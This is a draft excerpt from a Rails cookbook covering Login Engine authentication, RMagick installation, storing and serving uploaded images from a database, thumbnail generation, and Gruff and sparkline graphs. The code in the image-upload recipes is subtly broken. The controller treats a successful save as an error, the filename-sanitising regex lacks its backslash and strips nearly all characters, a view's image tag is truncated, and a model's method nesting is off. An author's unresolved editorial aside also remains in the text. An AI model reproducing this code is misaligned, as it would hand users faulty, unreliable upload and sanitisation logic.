require 'login_engine'

class ApplicationController < ActionController::Base
 include LoginEngine
 helper :user
 model :user
end
```

Then add the following to your application-wide helper:

`app/helpers/application_helper.rb:`

```
module ApplicationHelper
 include LoginEngine
end
```

To allow your application to send email notifications, specify the method by which email is to be sent. On Unix systems, you can use your locally installed sendmail program. Otherwise, specify external SMTP server settings. For development, add these email configurations to `development.rb` under your `config/environments` directory.

`config/environments/development.rb:`

```
on Unix-like systems:
ActionMailer::Base.delivery_method = :sendmail
```

If you're not on a Unix-like machine, or otherwise want to use an external mail server for sending mail, replace the `ActionMailer` line in `development.rb` with the specifics of your outgoing mail server's settings:

```
ActionMailer::Base.server_settings = {
 :address => "mail.example.com",
 :port => 25,
 :domain => "mail.example.com",
 :user_name => "your_username",
 :password => "your_username",
 :authentication => :login
}
```

The final step is to specify which controllers and actions require authentication. Assume you have an application that serves up reports, some of which contain sensitive data that should only be viewed by authenticated users. To require authentication for the `view` action of a Reports controller (and no other actions), add the following `before_filter`:

`./app/controllers/reports_controller.rb:`

```
class ReportsController < ApplicationController
 before_filter :login_required, :only => :view

 def index
 #...
 end
 def view
 #...
 end
end
```

Add this `before_filter` to any controllers that need it. If you simply want application-wide authentication, add one `before_filter` to `application.rb`. For example:

`./app/controllers/application.rb:`

```
require 'login_engine'

class ApplicationController < ActionController::Base
 include LoginEngine
 helper :user
 model :user

 before_filter :login_required

end
```

## Discussion

The Login Engine is almost a direct port of the Salted Login Generator from a gem to a Rails engine. Originally, this system was installed as two separate gems, each providing generators that would copy source code into your application. This solution, using the Login Engine, is a more elegant way to get most of the same features as the original gem. One component of the original Salted Login Generator was localization (also known as L10N). The engine version has omitted localization.

## See Also

- 

`<xi:include></xi:include>`



# CHAPTER 15

# Graphics

## 15.1 Introduction

Web page output is essentially made up of text and images. Most dynamic web applications do some sort of processing to produce text. It makes sense that some of your applications will do some image processing as well. Luckily for Rails developers, the Swiss Army chain-saw of image processing, ImageMagick, is available to Ruby in the form of the RMagick.

This chapter will show you how to install RMagick, giving your Rails application's the ability to manipulate images and produce interesting graphical output.

## 15.2 Installing RMagick for Image Processing

### Problem

*Contributed by: Matt Ridenour*

You would like your Rails application to create and modify graphic files, performing tasks such as generating thumbnail previews, drawing simple graphs, or adding textual information such as a timestamp to an image.

### Solution

RMagick is an interface that gives Ruby access to the ImageMagick or GraphicsMagick image processing libraries. ImageMagick and GraphicsMagick have built in support for manipulating several image formats; it relies on delegate libraries for additional formats. The installation process varies considerably from platform to platform. Depending on your needs, it can be quite easy or quite involved.

#### Windows

Windows users are fortunate to have available an RMagick gem that includes ImageMagick as well as the most commonly used delegate libraries in a pre-compiled binary

form. Installation involves a few quick trips to the command prompt but is generally fast and easy.

The RMagick win32 gem isn't available on the RubyForge gem server, so you must install the gem locally. Download the latest version of the RMagick win32 binary gem from the RMagick RubyForge page: <http://rubyforge.org/projects/rmagick/>

Unzip the archive (RMagick-1.9.1-IM-6.2.3-win32.zip) and navigate to the unzipped directory using the command prompt. Type the following command to install the downloaded gem:

```
C:\src\RMagick-1.9.1-IM-6.2.3-win32>gem install RMagick-win32-1.9.2-mswin32.gem
```

Next, run the setup script to finish the installation. This script is also located in the unzipped RMagick directory:

```
C:\src\RMagick-1.9.1-IM-6.2.3-win32>ruby postinstall.rb
```

The Windows installation is complete.

## Linux

We will use the apt-get package manager, to download, build and install all the delegate libraries necessary to run the ImageMagick and GraphicsMagick sample scripts. Then we manually download, build and install ImageMagick and RMagick.

```
~$ sudo apt-get install freetype libjpeg libtiff libpng libwmf
```

Now we are ready to install ImageMagick or GraphicsMagick. For this example, we'll use ImageMagick, but the process is the same for both.

Download the ImageMagick source files archive (*ImageMagick.tar.gz*) from <http://www.imagemagick.org/>.

Uncompress the archive and navigate to the compressed archive folder with the following shell commands:

```
~$ tar xvzf ImageMagick.tar.gz
~$ cd ImageMagick-x.x.x
```

Use this command to configure ImageMagick:

```
~/ImageMagick-x.x.x]$./configure --disable-static --with-modules
```

Once the configuration process is finished, type the following commands to compile and install ImageMagick:

```
~/ImageMagick-x.x.x]$ make
~/ImageMagick-x.x.x]$ sudo make install
```

Now download the latest version of RMagick from RubyForge (<http://rubyforge.org/projects/rmagick/>). Uncompress the archive (*RMagick-x.x.x.tar.gz*) and navigate to the *RMagick* folder with the following shell commands:

```
~$ tar xvzf RMagick-x.x.x.tar.gz
~$ cd RMagick-x.x.x
```

Configure, compile and install with the following shell commands:

```
~/RMagick-x.x.x]$./configure
~/RMagick-x.x.x]$ make
~/RMagick-x.x.x]$ sudo make install
```

RMagick is now installed on Linux.

## Mac OS X

If you want to jump into using RMagick with Rails on Mac OS X as quickly as possible, use the Locomotive "Max" Bundle. If you are a system administrator building a Mac OS X production server, the DarwinPorts method would better suit your needs.

Chances are, if you're running Rails for anything more complicated than a personal blog or small business application, you will quickly outgrow Locomotive. Let's look at the process of installing RMagick without using Locomotive. Things are going to get a bit more complex. There is a lot of downloading and compilation ahead so allocate yourself some time. You will need to be an administrative user to continue. If you're a coffee drinker, refill now and use the big mug. We will be building all the libraries we need from their source code, so make sure you've installed Apple's XCode Tools. We also need have X11 and X11SDK installed. All of these are located on your Mac OS X installation disk. There are several ways of going about RMagick's installation, but one of the gentler paths is using DarwinPorts to download and install all the necessary software. If you don't already have DarwinPorts, you can get it from <http://darwinports.opendarwin.org/getdp/>.

Once you've downloaded the DarwinPorts disk image and mounted it, double click the DarwinPorts installer and follow the instructions. After the installation completes, verify that the `port` command is available:

```
~$ which port
/opt/local/bin/port
```

If you get a "command not found" message, then add the following line to your `.bash_profile`:

```
export PATH=$PATH:/opt/local/bin
```

Now use DarwinPorts to download and compile all the dependencies, dependencies of dependencies, et al. for ImageMagick and GraphicsMagick. Open the Terminal and type the following sequence of commands:

```
~$ sudo port install jpeg libpng libwmf tiff lcms freetype ghostscript
```

Of special note here is the freetype library. You should now have two different versions of it installed on your Mac, one from the X11 installation and the one we just installed using DarwinPorts. Make sure you are using the DarwinPorts version before continuing. Use the Unix `which` command to find out where `freetype-config` lives; it should be in `/opt/local/bin`:

```
~$ which freetype-config
```

```
/opt/local/bin/freetype-config
```

What you don't want to see is this:

```
/usr/X11R6/bin/freetype-config
```

If you are having a problem, you need to alter the order of directories in your shell's \$PATH variable. Edit your shell settings so that in the \$PATH variable the /opt/local/bin path appears before the /usr/X11R6/bin/ path.

Now we are ready to install ImageMagick or GraphicsMagick. For this example, we'll use ImageMagick, but the process is just the same for both. Download the ImageMagick source files archive (*ImageMagick-x.x.x-x.tar.gz*) from <http://www.imagemagick.org/>. Uncompress the archive and navigate to the *ImageMagick* folder with the following Terminal commands:

```
~$ tar xvzf ImageMagick.tar.gz
~$ cd ImageMagick-6.2.7/
```

Use these commands to configure ImageMagick:

```
~/ImageMagick-6.2.7$ export CPPFLAGS=-I/opt/local/include
~/ImageMagick-6.2.7$ export LDFLAGS=-L/opt/local/lib
~/ImageMagick-6.2.7$./configure --prefix=/opt/local \
> --disable-static --with-modules \
> --with-gs-font-dir=/opt/local/share/ghostscript/fonts \
> --without-perl --without-magick-plus-plus --with-quantum-depth=8
```

Once the configuration process is finished, type the following commands to compile and install ImageMagick:

```
~/ImageMagick-6.2.7$ make
~/ImageMagick-6.2.7$ sudo make install
```

At last we are ready to download and compile RMagick. Download the latest version from <http://rubyforge.org/projects/rmagick/>. Uncompress the archive (*RMagick-x.x.x.tar.gz*) and navigate to the compressed archive folder with the following Terminal commands:

```
~$ tar xvzf RMagick-x.x.x.tar.gz
~$ cd RMagick-x.x.x
```

Only three steps left. Configure, compile and install with the following commands:

```
~/RMagick-x.x.x$./configure
~/RMagick-x.x.x$ make
~/RMagick-x.x.x$ sudo make install
```

If your home folder is on a volume that has a blank space in the volume name, RMagick won't compile. Rename the volume or install from another account without this limitation.

Congratulations, you've just installed RMagick.

## Discussion

To test that everything is running smoothly, create this simple script:

```
require 'rubygems'
require 'RMagick'
include Magick

test_image = Image.new(100,100) { self.background_color = "green" }
test_image.write("green100x100.jpg")

exit
```

Save the script as *test\_RMagick.rb* and run it from the command line. The script should create a green 100 pixel by 100 pixel JPEG file in the current directory named *green100x100.jpg*. You can open this image using your favorite image viewing program.

RMagick comes with an excellent set of documentation including tutorials and reference material in HTML format. On Windows, this documentation is installed in the gem's directory. For example, if you are using InstantRails, you can find the documentation here:

`C:\Instant-Rails-1.0\Ruby\lib\ruby\gems\1.8\gems\RMagick-win32-1.9.2-mswin32\doc\index.html`

In Linux, look for the RMagick documentation here:

`/usr/local/share/RMagick/index.html`

On Mac OS X, the RMagick documentation for the DarwinPorts install is located here:

`/opt/local/share/RMagick`

And the Mac OS X Locomotive RMagick documentation is hidden here:

`/Application/Locomotive/Bundles/rails-1.0.0-max.bundle/Contents/Resources/ports/lib/ruby/gems/1.8/gems/rmagick-1.10.1/doc/index.html`

The documentation isn't Rails specific but it will provide you with the necessary skills to get started using the library.

## See Also

- Read more about RMagick at the project's Rubyforge page: <http://rmagick.rubyforge.org/>
- To learn more about ImageMagick, visit the project home page: <http://www.imagemagick.org/script/index.php>

`<xi:include></xi:include>`

## 15.3 Uploading Images into a Database

### Problem

You want your application to upload images and for it to store them in a database.

## Solution

Create *items* and *photos* tables, setting them up to having a one-to-many relationship with each other:

*db/migrate/001\_build\_db.rb*:

```
class BuildDb < ActiveRecord::Migration
 def self.up
 create_table :items do |t|
 t.column :name, :string
 t.column :description, :text
 end
 create_table :photos do |t|
 t.column :item_id, :integer
 t.column :name, :string
 t.column :content_type, :string
 t.column :data, :binary
 end
 end

 def self.down
 drop_table :photos
 drop_table :items
 end
end
```

Modify your form in *new.rhtml* to handle file uploads by adding the `:multipart=>true` option to the `form_tag` helper, and a call to the `file_field` helper to add a file selection box.

*app/views/items/new.rhtml*:

```
<h1>New item</h1>

<%= form_tag({ :action=>'create' }, :multipart=>true) %>
<% if @flash[:error] %>
 <div class="error"><%= @flash[:error] %></div>
<% end -%>

<p><label for="item_name">Name</label>

<%= text_field 'item', 'name' %></p>

<p><label for="item_description">Description</label>

<%= text_area 'item', 'description', :rows => 5 %></p>

<p><label for="photo">Photo</label>

<%= file_field("photo", "photo", :class => 'textinput') %>

<%= submit_tag "Create" %>
<%= end_form_tag %>
```

The Items controller needs the following added to its `create` method:

*app/controllers/items\_controller.rb*:

```

class ItemsController < ApplicationController
 def list
 @item_pages, @items = paginate :items, :per_page => 10
 end

 def show
 @item = Item.find(params[:id])
 end

 def new
 end

 def create
 @item = Item.new(params[:item])

 if @item.save
 flash[:error] = 'There was a problem.'
 redirect_to :action => 'new'
 return
 end

 unless params[:photo]['photo'].content_type =~ /image/
 flash[:error] = 'Please select an image file to upload.'
 render :action => 'new'
 return
 end

 @photo = Photo.new(params[:photo])
 @photo.item_id = @item.id

 if @photo.save
 flash[:notice] = 'Item was successfully created.'
 redirect_to :action => 'list'
 else
 flash[:error] = 'There was a problem.'
 render :action => 'new'
 end
 end
end

```

Your item models should then specify that items have many photos.

*app/models/item.rb:*

```

class Item < ActiveRecord::Base
 has_many :photos
end

```

The photo model should include a `belongs_to` statement, associating photos with items. Here is also where you define the `photo` method that we use in the Items controller.

*app/models/photo.rb:*

```

class Photo < ActiveRecord::Base
 belongs_to :item

 def photo=(image_field)

```

```

self.name = base_part_of(image_field.original_filename)
self.content_type = image_field.content_type.chomp
self.data = image_field.read
end

def base_part_of(file_name)
 name = File.basename(file_name)
 name.gsub(/[^w._]/, '')
end
end

```

## Discussion

One decision to be made when uploading files to an application is whether to store the files entirely in a database, or on the file system with only path information in the database. You should decide which approach is best for your situation based on the pros and cons of each. This solution does the former and stores uploaded image files in MySQL as blob data types.

The solution adds a file upload field to the item creation form. The empty `new` method of the items controller instructs Rails to process the `items/new.rhtml` template. The template in turn, sends parameters for both Item and Photo objects back to the controllers `create` method for processing.

The `create` method instantiates a new Items object and attempt to save it. The Item object is saved first so that we have its id to pass to the Photo object. Next, the solution performs some error checking on the uploaded file's content type. If it's not an image, we repaint the form with a message saying so.

The first two parameters of the `file_field` helper are both “photo”, producing the following name for file selection html element: `name="photo[photo]"`, or “`object[method]`”. When the form is submitted, this naming indicates that the file component of the form will be used to instantiate a new Photo object in the controller and the `photo` method of the model will be invoked to load that object with the actual file data. The file's name, content type, and body are stored in the corresponding attributes of the object.

Back in the controller we assign the item id from our newly created Item object to the `item_id` attribute of the Photo object. Finially the Photo object is saved, and if sucessful we're redirected to a listing of all our items.

The `file_field` helper adds the file selection widget to the form. Figure 15.1 shows the solutions Item creation form including the option for file selection.

After a successful upload, an item listing is displayed with the option to view the details of each item.

## See Also

-




Figure 15.1. A form with a file selection field for uploading images.

<xi:include></xi:include>

## 15.4 Serving Images Directly from a Database

### Problem

You're storing images in a database as binary data, and you want to display the images in a browser.

### Solution

Add a method to your controller for displaying a stored image, based on an incoming id parameter:

*app/controllers/photos\_controller.rb:*

```
class PhotosController < ApplicationController
 def show
 @photo = Photo.find(params[:id])
 send_data(@photo.data,
 :filename => @photo.name,
 :type => @photo.content_type,
 :disposition => "inline")
 end
end
```

Then, add an image tag to your view (`show.rhtml`, in this case) with a source consisting of the following call to `url_for`:

*views/items/show.rhtml:*

```
<% for column in Item.content_columns %>
<p>
 <%= column.human_name %> <%= h @item.send(column.name) %>
</p>
<% end %>

 "show",
 :id => @photo.id) %>" />
;

<%= link_to 'Edit', :action => 'edit', :id => @item %> |
<%= link_to 'Back', :action => 'list' %>
```

### Discussion

For a browser to display binary image data, it needs to be instructed that the data is an image. Specifically, it needs to be told that the content type of the data is something like “image/gif”. Providing a file name gives the browser something to name the data, should it be downloaded and saved by the user. Finally, the disposition specifies whether the file will be displayed inline or downloaded as an attachment. If disposition is not specified, it's assumed to be an attachment.

In the solution, the photo object's binary data (the actual image) is passed to the call to `send_data`, along with the filename given by the object's `name` attribute. `:disposition => 'inline'` specifies that the image is to be displayed inline with the rest of the html output.

## See Also

- 

`<xi:include></xi:include>`

## 15.5 Creating Resized Thumbnails with RMagick

### Problem

You want to create resized thumbnails as you upload images to your application.

### Solution

Use the RMagick image library to process thumbnails as each image is uploaded and saved to your application. The solution extends recipe Recipe 15.3 by adding a “thumb” field to the photo table for storing image thumbnails

*db/migrate/001\_build\_db.rb:*

```
class BuildDb < ActiveRecord::Migration
 def self.up
 create_table :items do |t|
 t.column :name, :string
 t.column :description, :text
 end
 create_table :photos do |t|
 t.column :item_id, :integer
 t.column :name, :string
 t.column :content_type, :string
 t.column :data, :binary
 t.column :thumb, :binary
 end
 end

 def self.down
 drop_table :photos
 drop_table :items
 end
end
```

and image processing code to the `photo` method of the Photo model definition.

*app/models/photo.rb:*

```
require 'RMagick' # or, this line can go in environment.rb
include Magick
```

```

class Photo < ActiveRecord::Base
 belongs_to :item

 def photo=(image_field)
 self.name = base_part_of(image_field.original_filename)
 self.content_type = image_field.content_type.chomp

 img = Magick::Image::read_inline(Base64.b64encode(image_field.read)).first
 img_tn = img

 img.change_geometry!("600x600") do |cols, rows, image|
 if cols < img.columns or rows < img.rows then
 image.resize!(cols, rows)
 end
 end
 self.data = img.to_blob

 img_tn.change_geometry!("100x100") do |cols, rows, image|
 if cols < img.columns or rows < img.rows then
 image.resize!(cols, rows)
 end
 end
 self.thumb = img_tn.to_blob
 end

 # Envoke RMagick Garbage Collection:
 GC.start
end

def base_part_of(file_name)
 name = File.basename(file_name)
 name.gsub(/[^w._]/, '')
end

```

The Photos controller gets an aditional method, `show_thumb`, to fetch and display thumbnail images.

*app/controllers/photos\_controller.rb:*

```

class PhotosController < ApplicationController
 def show
 @photo = Photo.find(params[:id])
 send_data(@photo.data,
 :filename => @photo.name,
 :type => @photo.content_type,
 :disposition => "inline")
 end

 def show_thumb
 @photo = Photo.find(params[:id])
 send_data(@photo.thumb,
 :filename => @photo.name,
 :type => @photo.content_type,
 :disposition => "inline")
 end

```

```
 end
end
```

## Discussion

To get a better feel of what's going on behind the scenes when you upload a file you can set a `breakpoint` in the `photo` method and inspect the properties of the incoming `image_field` parameter using the Breakpointer.

The `class` method tells us that we are dealing with a object of the `StringIO` class.

```
irb(#<Photo:0x40a7dd10>:001:0> image_field.class
=> StringIO
```

The first thing we extract from this object is the name of the uploaded file. The solution uses the `base_part_of` method to perform some cleanup on the filename by removing spaces and any unusual characters. The result is saved in the “name” attribute of the Photo object.

```
irb(#<Photo:0x40a7dd10>:002:0> image_field.original_filename
=> "logo.gif"
```

Next we can examine the content type of the image. The `content_type` method of the `StringIO` class returns the file type with a carriage return appended to the end. The solution removes this character with `chomp` and saves the result.

```
irb(#<Photo:0x40a7dd10>:003:0> image_field.content_type
=> "image/gif\r"
```

The solution attempts two resize operations for each uploaded image. This is usually what you want as to avoid storing arbitrarily large image files in your database. Each call to RMagick's `change_geometry!` method attempts to resize its own copy of the `Magick::Image` object if the size of that object is larger then the dimensions passed to `change_geometry!`. If the uploaded image is smaller then the minimum requirements for our primary or thumbnail images fields, then we skip resizing it.

RMagick's `change_geometry!` is passed a geometry string (e.g., ‘600 600’), which specifies the height and width constraints of the resize operation. Note that the aspect ratio of the image remains the same. The method then yields to a block that we define based on our specific requirements. In the body of our blocks, we check that the image's height and width are both smaller then the corresponding values we're constraining to. If so, the call does nothing and the image data is save to the database, otherwise the resizing is performed.

After a resize attempt, each image object is converted to a `blob` type and saved in either the “data” or “thumb” fields of the photos table.

As in recipe Recipe 15.4, we display these images with methods that use `send_data` in our Photos controller.

## See Also

- Recipe 15.3

<xi:include></xi:include>

## 15.6 Visually Display Data with Gruff

### Problem

You want to visually display two datasets simultaneously as a line graph.

### Solution

Use the Gruff graphing library by Geoffrey Grosenbach.

Download and install the Gruff Ruby gem if you haven't already.

```
sudo gem install gruff
```

Include the the following in *config/environment.rb*:

```
require 'gruff'
```

Create a Graph controller and add a show method as follows:

*app/controllers/graph\_controller.rb*:

```
class GraphController < ApplicationController

 def show
 graph = Gruff::Line.new(400)
 graph.title = "Ruby Book Sales"
 graph.theme_37signals

 # sales data:
 graph.data("2005", [80,120,70,90,140,110,200,550,460,691,1000,800])
 graph.data("2004", [10,13,15,12,20,40,60,20,10,80,100,95])

 # month labels:
 graph.labels = {
 0 => 'Jan',
 1 => 'Feb',
 2 => 'Mar',
 3 => 'Apr',
 4 => 'May',
 5 => 'Jun',
 6 => 'Jul',
 7 => 'Aug',
 8 => 'Sep',
 9 => 'Oct',
 10 => 'Nov',
 11 => 'Dec',
 }
 end
end
```

```

graph.replace_colors(['red','blue','black'])

send_data(graph.to_blob,
 :disposition => 'inline',
 :type => 'image/png',
 :filename => "book_sales.png")
end
end

```

## Discussion

Gruff is a graphing library for Ruby that uses RMagick to generate great looking graphs. With it, you can plot multiple datasets in color in a variety of different themes. Gruff can be used to create line, bar, and pie graphs.

The `show` method in the solution creates an object named “graph” as an instance of the `Gruff::Line` class. We’ve passed in 400 as the `width` of `graph` to be generated.

Next, we set the title and theme for the graph. If you have a specific font you’d like to use, you can specify it with the `font` attribute of `graph`.

```
graph.font = File.expand_path('artwork/fonts/Vera.ttf', RAILS_ROOT)
```

In the solution, we have some pretend sales data for Ruby books in 2004 and 2005. There are 12 data points in each set. To load the data we `graph.data` for each year. The `data` method takes name of the set as the first argument, and an array of numbers as the second.

We then assign labels to each of the twelve points; months of the year, in this case. It’s not necessary to assign a label to each point. We could have only specified the month to the beginning of each quarter, such as:

```

quarter labels:
graph.labels = {
 0 => 'Jan',
 3 => 'Apr',
 6 => 'Jul',
 9 => 'Oct',
}

```

We set custom colors for the lines of the graph is a call to `replace_colors`. Note that need to have one more color than the number of datasets you intend to draw. In this case our data is to be red and blue, with black satisfying the argument requirement.

```
graph.replace_colors(['red','blue','black'])
```

Finally the graph is displayed with a call to `send_data`, which we supply the data, disposition (inline or attachment), type, and filename.

```

send_data(graph.to_blob,
 :disposition => 'inline',
 :type => 'image/png',
 :filename => "book_sales.png")

```




Figure 15.2. A graph comparing book sales, made using Gruff.

Figure 15.2 shows a line graph from the solutions data on programming language book sales trends.

## See Also

- <http://rubyforge.org/projects/gruff/>

<xi:include></xi:include>

## 15.7 Creating Small, Informative Graphs with Sparklines

### Problem

You need to display data as part of a body of text, or within a small amount of screen real estate. To give this data some context, you want include a small graphic representation, as well as displaying a numeric value. For example, in addition to saying "The

value of the DJIA is 1234.56", you'd like to show a graph showing how it's varied over the past year.

## Solution

Sparklines are a simple, condensed way to present trends and variation, graphically. They are very small graphs that are usually placed very close to a piece of data, letting the reader get a better idea of how that piece of data fits into a larger set.

The `sparklines` and `sparklines_generator` gems help you create these graphs for use within your Rails application. To get started, install the `sparklines` gems:

```
$ sudo gem install sparklines
...
$ sudo gem install sparklines_generator
```

For `sparklines` to work, you'll need the RMagick image library tools installed on your system. See [xref: Installing\_RMAGICK\_for\_Image\_Processing] for more on that.

In your application, run the `sparklines` generator to create a controller and helper for making sparklines.

```
$ ruby script/generate sparklines
 create app/controllers/sparklines_controller.rb
 create app/helpers/sparklines_helper.rb
```

Include the `sparklines` library into your application by adding the following to the end of `config/environment.rb`:

```
require 'sparklines'
```

Then, in your controller, make the `sparklines` helper available by calling the `helper` method, passing it `:sparklines`. For example, here's a `ReportsController` that does this:

```
class ReportsController < ApplicationController
 helper :sparklines
 ...
 def index
 end
end
```

When you include the `sparklines` helper in your controller, it generates a `sparkline_tag` view helper that's available inside views rendered from that controller. To use the `sparkline_tag` helper, pass it an array of integers and an options hash. The options hash should have a key of `:type`. The value for this key specifies one of four types of graphs :

*smooth*

A continuous line graph based on a set of points.

*discrete*

Like `smooth`, but composed of a series of small vertical lines, one for each data point.

### *pie*

A simple pie chart with two regions.

### *area*

A graph with a solid continuous area having upper and lower portions.

Here's how to create each graph type (each is called from *app/views/reports/index.rhtml*). The following RHTML creates a continuous black line graph, 20 pixels high:

```
<p>
 smooth: <%= sparkline_tag [1,3,4,5,4,6,7,9,20,13,15,17,26,
 26,14,9,5,26,10,16,26,24,52,66,39],
 :type => 'smooth',
 :height => 20,
 :step => 2,
 :line_color => 'black' %>
</p>
```

:step controls the dimensions of the Y axis.

Here's how to create a line graph composed of individual bars:

```
<p>
 discrete: <%= sparkline_tag [1,2,3,3,3,4,5,6,7,8,8,8,9,10],
 :type => 'discrete',
 :height => 20,
 :step => 3,
 :upper => 40,
 :below_color => 'grey',
 :above_color => 'black' %>
</p>
```

The :upper option is a percentage that specifies how far through the range of values in your data set to create a boundary. Points above the boundary can be one color and those below, another.

Now for a pie chart:

```
<p>
 pie: <%= sparkline_tag [30], :type => 'pie',
 :diameter => 30,
 :share_color => 'black',
 :remain_color => 'grey' %>
</p>
```

The data set consists of a single integer, which is the percentage (or share) of the circle to highlight. You specify the color of that share, as well as the color of the remainder of the graph. Control the size of the rendered graph with :diameter.

I've been putting some introductory text before each chunk of code. But this example puzzles me; I'm not sure what to call it, because I can't really figure out what it does.

Also--these could really use some examples. I'm not sure having the four on one web page in the discussion works.

```
<p>
 area: <%= sparkline_tag [1,3,5,7,11,13,17,22,31],
 :type => 'area',
 :height => 30,
 :step => 3,
 :upper => 30,
 :below_color => 'grey',
 :above_color => 'black' %>
</p>
```

Creates a line graph with a visible "y" axis, where the region below the line and this access is filled in with a color. The "y" access occurs at a point in the range of values in your data set as specified by the :upper option (a percentage). Control the size of the graph with :height and :step. Use :upper to determine at what point (a percentage) the region should be the color specified by :above\_color, that of :below\_color.

## Discussion

Sparklines are intense, simple, word-sized graphics that are used to reinforce a data value being introduced in some text. The technique was invented by Edward Tufte, an expert in data visualization theory and practice.

